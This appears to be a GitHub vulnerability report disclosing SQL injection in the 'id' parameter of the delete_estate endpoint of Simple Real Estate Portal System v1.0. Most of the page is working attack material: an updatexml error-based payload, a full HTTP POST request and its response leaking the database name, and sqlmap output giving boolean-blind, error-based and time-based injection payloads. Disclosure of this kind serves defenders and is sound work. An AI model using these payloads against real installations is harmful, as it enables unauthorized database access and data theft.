debug601 Create SQLi-3.md History

1 contributor

49 lines (37 sloc) | 1.93 KB

Simple Real Estate Portal System v1.0 has a SQL injection vulnerability

vendors: https://www.sourcecodester.com/php/15184/simple-real-estate-portal-system-phpoop-free-source-code.html

Vulnerability file: /reps/classes/Master.php?f=delete_estate


Vulnerability location: /reps/classes/Master.php?f=delete_estate , id

[+] Payload: id=7' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is Injection point

```
POST /reps/classes/Master.php?f=delete_estate HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/reps/admin/?page=amenities
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=7' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is
Injection point
```



```
POST
/reps/classes/Master.php?f=delete_esta
te HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json,
text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.82 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/reps/admin/?page=a
menities
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=7' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Mon, 28 Mar 2022 01:02:27 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~reps_db~'"}
```

```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=7' RLIKE (SELECT (CASE WHEN (9646=9646) THEN 7 ELSE 0x28 END))-- qdh

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=7' AND EXTRACTVALUE(8654,CONCAT(0x5c,0x7162767a71,(SELECT (ELT(8654=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=7' AND (SELECT 1732 FROM (SELECT(SLEEP(5)))VLjc)-- LToO
---
```

```
[09:38:36] [INFO] testing 'MySQL UNION query (random number)' 81 to 100 columns
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 390 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=7' RLIKE (SELECT (CASE WHEN (9646=9646) THEN 7 ELSE 0x28 END))-- qdhX

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=7' AND EXTRACTVALUE(8654,CONCAT(0x5c,0x7162767a71,(SELECT (ELT(8654=8654,1))),0x71717a7871))-- JBQn

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=7' AND (SELECT 1732 FROM (SELECT(SLEEP(5)))VLjc)-- LToO
---
[09:38:46] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP 8.0.7
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[09:38:46] [INFO] fetched data logged to text files under 'C:\Users\f5\AppData\Local\sqlmap\output\192.168.1.19'
```